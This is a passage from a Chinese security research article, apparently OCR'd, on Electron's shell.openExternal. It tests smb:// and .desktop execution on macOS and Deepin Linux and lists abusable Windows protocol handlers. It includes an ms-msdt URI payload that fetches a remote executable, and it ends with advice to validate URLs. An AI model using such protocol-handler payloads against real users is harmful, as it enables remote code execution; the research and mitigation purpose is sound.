
这就更鸡肋了，除非用户安全意识极度薄弱，点击连接后



还要再点击客人，用户可以是安全意识薄弱的，但很难在安全意识薄弱的同时，还很懂 smb 这类服务怎么用，所以即使用户点击了客人并连接以后




会跳出这个窗口，并不会执行，这个步骤就是连接 smb 服务器，此时我们再次回到程序，再次点击按钮



还是仅仅会打开目录，并不会执行，即使会执行，还会验证开发者等一系列安全措施

Deepin Linux


在 `Deepin Linux` 上，我们尝试执行 `.desktop` 文件，直接从 `Deepin Linux` 桌面上拿一个过来




```
→  Desktop nc -nv 192.168.31.83 4444 < vivaldi-stable.desktop -w 1
Connection to 192.168.31.83 4444 port [tcp/*] succeeded!
→  Desktop md5sum vivaldi-stable.desktop
b901fd49d950c09d395a325b070e7df7  vivaldi-stable.desktop
→  Desktop
```


```
┌──(join㉿kali)-[/tmp/smb]
└─$ nc -lp 4444 > test.desktop

┌──(join㉿kali)-[/tmp/smb]
└─$ md5sum test.desktop
b901fd49d950c09d395a325b070e7df7  test.desktop

┌──(join㉿kali)-[/tmp/smb]
└─$
```


在 `Deepin Linux` 上输入我们的 smb 链接





执行失败，显示指定的位置未挂载，当我显式地执行本地 `.desktop` 文件时





`Deepin Linux` 默认是用文本编辑器来打开 `.desktop` 文件的，其他 Linux 就需要进一步测试了

> 参考文档
>
> https://benjamin-altpeter.de/shell-openexternal-dangers/

3. 其他系统注册的协议


除了 `file://` 和 `smb://` 以外，系统注册的其他协议也是可以被利用的，参考文章中的作者还给出了在 `Windows` 上的几个案例

- `ms-msdt:` Microsoft支持诊断工具
- `search-ms:` 打开搜索功能
- `jnlp:` 对于存在 Java 环境可以使用的协议
- `ms-officecmd:` Microsoft Office UWP 应用程序用于启动其他 Office 桌面应用程序的方案

我们测试一下第一个吧

```
ms-msdt:-id PCWDiagnostic /moreoptions false /skip true /param
IT_BrowseForFile="\\live.sysinternals.com\tools\procmon.exe" /param
IT_SelectProgram="NotListed" /param IT_AutoTroubleshoot="ts_AUTO"
```

我们测试一下，是否可以在 Windows 系统上远程加载 `exe` 文件



在 Windows 11 上已经不可用了，似乎发生了移动，但显然这个协议是仍然保留了的，是不是后期会修改不得而知

还要注意的是那些自定义协议，可能会触发更多有危害的效果

> 参考文章
>
> https://benjamin-altpeter.de/shell-openexternal-dangers/
>
> https://shabarkin.medium.com/1-click-rce-in-electron-applications-79b52e1fe8b8
>
> https://positive.security/blog/ms-officecmd-rce

0x04 漏洞案例

> https://hackerone.com/reports/1781102
>
> https://github.com/tutao/tutanota/security/advisories/GHSA-mxgj-pq62-f644
>
> https://user-images.githubusercontent.com/46137338/270564886-7a0389d3-f9ef-44e1-9f5e-57ccc72dcaa8.mp4
>
> https://huntr.com/bounties/b242e806-fc8c-41c0-aad7-e0c9c37ecdee
>
> https://www.exploit-db.com/exploits/51765

漏洞案例涉及 `drawio`、`Rocket.Chat-Desktop`、`tutanota`、`WebCatalog` 等

0x05 总结

`shell.openExternal` 通常被用来调用用户浏览起来打开 `http(s)` 的链接，调用形式为

```
shell.openExternal(url[, options])
```

如果 `url` 是用户可控并且没有做有效验证，可能会导致攻击者利用其发起其他协议的请求，例如 `smb`、`webdiv`、`sftp` 等，进而导致远程代码执行

甚至还可以配合一些漏洞进行组合利用，因此开发者应该严格验证 `url` 参数的内容，很关键的一点是，验证过程不可以被攻击者篡改，在之前预加载脚本的文章中，我们介绍过通过关闭上下文隔离，使用原型污染的方式修改了 `url` 参数的验证过程，导致可以执行任意协议的请求

因此，除了对 `url` 参数做有效验证以外，还有保证验证过程不会被篡改